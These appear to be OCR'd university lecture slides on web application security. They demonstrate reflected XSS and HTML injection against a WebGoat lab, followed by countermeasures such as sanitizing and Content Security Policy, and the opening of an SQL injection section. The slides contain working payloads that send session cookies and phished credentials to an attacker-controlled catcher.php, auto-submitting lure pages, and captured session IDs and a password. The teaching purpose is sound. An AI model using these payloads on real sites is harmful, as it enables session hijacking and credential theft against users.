
catcher.txt:

```
Cookie: JSESSIONID=BC8FD93A85037F3DC35798E53264179D
Cookie: JSESSIONID=7113D2694B802B88DE35492AC9052CA5
```

Exploiting an XSS Vulnerability (4) – Prepare Link

- To demonstrate the entire exploit, we should also show how the victim can be tricked into sending the JavaScript to the web application
- To do so, we prepare a link, which – when clicking on it – sends the same HTTP request as when filling in the form directly
  - When clicking the link, the victim will send the malicious JavaScript to the server...
  - ...the server sends back the web page containing the JavaScript...
  - ...which is interpreted in the browser and the session ID is sent to the attacker
- Capturing the detailed request can be done in various ways
  - Using a browser extension (Firefox Live HTTP Headers, Tamper Data...)
  - Using a local proxy that can intercept (or at least record) requests
- We use here the second option: a local proxy
  - There are various local proxies available
  - We use OWASP WebScarab

Exploiting an XSS Vulnerability (5) – Prepare Link



```
POST http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=BD869FEFC8C45F2BD03ABF6E7B2F0024
Content-Type: application/x-www-form-urlencoded
Content-length: 197
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Username=%3Cscript%3EXSSImage%3Dnew+Image%3BXSSImage.src%3D%27http%3A%2F%2Fubuntu.dev%2Fattack
```

- The request is a POST request
  - The URL contains some navigation parameters
  - The actual search string is submitted in the first (of two) POST parameters
- Unlike GET requests, POST requests cannot simply be encoded in a link
  - Instead, this must be done via a web form and JavaScript code
  - But: this cannot be done via an e-mail message, but only via a HTML document that is interpreted in a browser → we will do this in the following

Exploiting an XSS Vulnerability (6) – HTML Document to Trick Victims

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="<script>XSSImage=new
Image;XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php?
cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

Dear all, check out these terrific new products at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Yours,
Jack

</body>
</html>
```


Called function when clicking the link, which submits the form to create the desired POST request

Form action contains the URL with navigation parameters, calls the vulnerable resource

Two hidden (invisible) fields, which are included as POST parameters when the form is submitted; the first one contains the JavaScript

Visible link, clicking it calls send_postdata()


Visible HTML document


Dear all, check out these terrific new products at ubuntu.dev.

Yours, Jack


Exploiting an XSS Vulnerability (7) – Putting it all together

- Victim is logged into the web application


Results for: victim


Lesson
Normal user lessons

- Victim opens HTML document with the prepared link:



Dear all, check out these terrific new products at ubuntu.dev.

Yours, Jack

- Clicking the link sends the cookie to the attacker by exploiting the XSS vulnerability



```
rennhard@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher$ more catcher.txt
Cookie: JSESSIONID=581C37863382A8BF6F81CE3345B2F857
```

- Attacker uses the automatic Cookie-replacement feature of WebScarab


Add Cookie

Domain :	ubuntu.dev
Path :	/WebGoat
Name :	JSESSIONID
Value :	581C37863382A8BF6F81CE3345B2F857

- Reloading the page allows him to take over the session


Results for: attacker

Lesson
Normal user lessons

Results for: victim

Lesson
Normal user lessons

E-Mail Links and POST Requests (1)

- We mentioned that a POST request cannot be generated by clicking on a link in an e-mail
  - As a result, we generated the POST request from within an HTML document
  - The HTML document can be placed anywhere the attacker has access to (an own server, a compromised server, any server that allows placing HTML / JavaScript code…)
- Still, potential victims must access (find) that HTML document
  - As a result, it would be nice – also with POST requests – to use an e-mail as the basis to trick users
- In fact, that's easily possible using the following steps:
  - Prepare an HTML document that contains the following:
    - A web form that generates the desired POST request when submitted
    - JavaScript code that automatically submits the form when the page is loaded
  - In the e-mail, use a link to this HTML document

E-Mail Links and POST Requests (2)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?
Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username"
value="<script>XSSImage=new Image;XSSImage.src='http://
ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php?
cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```


Form to submit the POST request (unchan-ged)

This script is executed when the HTML docu-ment is loaded, which submits the form

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Stealing Credentials with XSS – Demonstration

- Victim has an account at a web shop (with XSS vulnerability)
- Attacker's goal: Get victim's username/password by presenting him a fake login dialogue, which sends the credentials to the attacker (and not to the shop)
- Attacker has already placed a corresponding JavaScript in a link of a message, victim has opened the message


Click Me!
(1) JavaScript is sent to vulnerable resource, which includes it in the web page; web page is rendered in the browser and JavaScript is executed
Web-Shop
(2) JavaScript loads additional code containing the fake login dialogue from a server controlled by the attacker
(5) Username/password are sent to the attacker
(3) Code integrates the fake login dialogue into the web page of the web shop
(4) „Ignorant" user enters his username/ password and clicks „login"
(6) Script on the server of the attacker receives username/password

Cross-Site Scripting – Countermeasures

- XSS can effectively be prevented using secure software development techniques
- On the server, do the following:
  - Validate all data provided by client (input validation)
  - Sanitize all client-provided data before sending them back to the browser
    - In particular, replace <, > and " with &lt;, &gt; and &quot; → browsers interpret these as string literals and not as control characters
    - Example: replace `<script>alert("XSS")</script>` with `&lt;script&gt;alert(&quot;XSS&quot;);&lt;/script&gt;`
  - The attacker may try to circumvent this by encoding the script, so make sure to decode encodings before applying your filter
    - Especially important with URI-encoded characters, which are interpreted by browser
    - Example: `<script>alert("XSS");</script>` equals `%3Cscript%3Ealert(%22XSS%22)%3B%3C%2Fscript%3E`
- On the client, disable JavaScript
  - Limits "browsing experience", many websites no longer are usable

Reflected XSS Protection in Web Browsers

- Today, many web browsers offer protection from reflected XSS attacks
- Basically, this works as follows:
  - When executing a JavaScript, the browser checks whether the script was sent to the server in the previous request
  - If this is the case, it is likely that it is a reflected XSS attack → the script is not executed
- Current state of popular browser:
  - Firefox: XSS Filter in development
  - Internet Explorer: protection, can be disabled in Internet Settings
  - Chrome: protection, can be disabled with command line option `--disable-xss-auditor`)
  - Safari: protection, but virtually no information available online
- This is a positive development and helps as a second line of defense
  - But as a developer, you should nevertheless make sure to solve this in your web application
  - You never know what browser will be used and stored XSS is still possible

Content Security Policy (CSP) (1)

- CSP is a proposal by the Mozilla Foundation (made in 2009) primarily intended to mitigate XSS attacks
- CSP allows to specify from which locations (domains or hosts) different types of web content can be loaded
  - "Web content" includes everything that is loaded from external files, e.g. images, videos but also JavaScript code that is located in separate files
- The web server communicates this policy to the browser in an HTTP response header: `X-Content-Security-Policy`
  - Whenever this header is used, all content – including JavaScripts – must be loaded from external files
  - The allowed locations of these files are specified in the header line
  - This means it is no longer possible for an attacker to "embed" an executable JavaScript directly into a web page by exploiting a reflected XSS vulnerability


Content Security Policy (CSP) (2)

- Example: A website wants all content to come from its own domain:
  - `X-Content-Security-Policy: allow 'self'`
  - To embed an executable JavaScript, an attacker would have to "embed" the script into a file stored on a server in this domain, which is difficult
- Example: A website allows anything from its own domain except what is additionally defined: images from anywhere, plugin content from domains media1.com and media2.com, and scripts only from the host scripts.supersecure.com:
  - `X-Content-Security-Policy: allow 'self'; img-src *; object-src media1.com media2.com; script-src scripts.supersecure.com`
- Currently, Firefox, Chrome, IE and Safari support this at least partly
  - The standard is in "W3C candidate recommendation" status
  - It is likely this will be eventually be supported by all browsers (which still does not guarantee that developers will use this, of course)

HTML Injection


HTML Injection

- Similar to XSS, but instead of a script, “normal” HTML code is injected
- Not as powerful as XSS because an attacker can only modify the displayed page in a limited way, usually by adding content
- On the other hand, applications are more likely to be vulnerable to HTML injection, especially if they filter only script-tags
  - Browser XSS protection features only help if they also cover HTML code
  - Content Security Policy won’t help at all
- Finding HTML injection vulnerabilities can be done as follows:
  - Insert some HTML tags into a form field
  - Check the resulting web page source if it contains these tags



```
</table><br><hr><br>Results for:<hr>
```

  - Some insertions (as in this example) are also visible:



Results for:

Exploiting an HTML Injection Vulnerability (1)

- As we have seen on the previous slide, there's an HTML injection vulnerability that we are going to exploit
- Our goal is to steal user credentials: username, password
- We do this by adding a login screen to the search page which pretends that user must log in to be able search for "Special Offers" (assuming the application is an e-shop)
- Just like with XSS, the victim must "carry out the HTML injection attack himself"
  - This will again be achieved by presenting him a prepared link
  - We use again the catcher.php script to receive the credentials

Exploiting an HTML Injection Vulnerability (2)

- HTML code to inject:

```
</form>

Special Offers

<hr />

<b>Searching for Special Offers requires account login:</b>

<br><br>

<form action="http://ubuntu.dev/attackdemo/WebGoat/catcher/
catcher.php">
Enter Username:<br><input type="text" name="user"><br>
Enter Password:<br><input type="password" name="pass"><br>
<input type="submit" name="login" value="Login">
</form>

<br><br>

<hr />
```

Since the HTML code is injected within the existing search form, that form must first be closed as HTML does not support nested forms

Message to trick the victim


Login form to insert and capture credentials

Exploiting an HTML Injection Vulnerability (3)

- Before inserting, remove again unnecessary white space:

```
</form>Special Offers<hr/><b>Searching for Special Offers requires account
login:</b><br><br><form action="http://ubuntu.dev/attackdemo/WebGoat/
catcher/catcher.php">Enter Username:<br><input type="text"name="user">
<br>Enter Password:<br><input type="password"name="pass"><br><input
type="submit"name="login"value="Login"></form><br><br><hr/>
```

- The resulting web page appears as follows:



Search: </form>Special Offers<h

Search

Results for:
Special Offers

Searching for Special Offers requires account login:

Enter Username:

Enter Password:


Login

Exploiting an HTML Injection Vulnerability (4)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="</form>Special Offers<hr/><b>Searching for Special
Offers requires account login:</b><br><br><form
action='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php'>Enter Username:<br><input
type='text'name='user'><br>Enter Password:<br><input type='password'name='pass'><br><input
type='submit'name='login'value='Login'></form><br><br><hr/>">
<input type="hidden" name="SUBMIT" value="Search"></form>


There are some hot special offers for those with a shop account at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Have fun,
Maggie

</body>
</html>
```


Visible HTML document


There are some hot special offers for those with a shop account at ubuntu.dev.

Have fun, Maggie


Exploiting an HTML Injection Vulnerability (5) – Putting it all together

- Victim opens HTML document with prepared link:


There are some hot special offers for those with a shop account at ubuntu.dev.

Have fun, Maggie


- Clicking the link exploits HTML Injection vulnerability and presents modified web page to the victim:


Searching for Special Offers requires account login:

Enter Username:


Enter Password:

- Victim enter credentials and clicks login


Enter Username: idefix

Enter Password: *************

- This causes the credentials to be sent to the attacker (catcher.php)


```
root@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher# tail catcher.txt
User: idefix Password: Mod_5ba*uK
```

- These credentials allow the attacker to log in at the target application and take over the victim’s identity

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SQL Injection

SQL Injection


- Part of "Number One" in the OWASP Top Ten
- Basic idea: attacker manages to access data in the back-end database he should not have access to
  - Not only SELECT, but also INSERT, UPDATE, DELETE, DROP etc.
- SQL injection is always then an option when data submitted by the user is used in SQL queries to access the database
- Especially critical when the application puts together SQL queries using string concatenation
  - Carefully selecting the submitted user data may allow the attacker to manipulate the generated SQL query according to his wishes
- Just like XSS, SQL injection requires a vulnerable web application
  - The web application does not (or only does so poorly) analyse/filter user-submitted input for critical content (SQL code in this case)
  - But unlike as with XSS, the attack targets directly the web application and not another user

SQL Injection – Login (1)

- A web application stores the users in the table User:

user	pwd	user_id	email
Pete	tz&2_V	1001	pete@pan.org
John	hogeldogel	1002	john@wayne.us
Linda	foo_bar	1003	linda@zhaw.ch

- To authenticate, the user sends the login data to the web application
  - We assume there exists a servlet with name "login", which receives the data and creates an SQL query to check the correctness of user logins



```
SELECT * FROM User
WHERE user='    ' AND pwd='    '
```

- If the query returns at least one row, the login is accepted
  - `if (rows > 0) { // accept login... }`
- The first row returned is typically used to identify the user

SQL Injection – Login (2)

- What happens if Pete logs in:
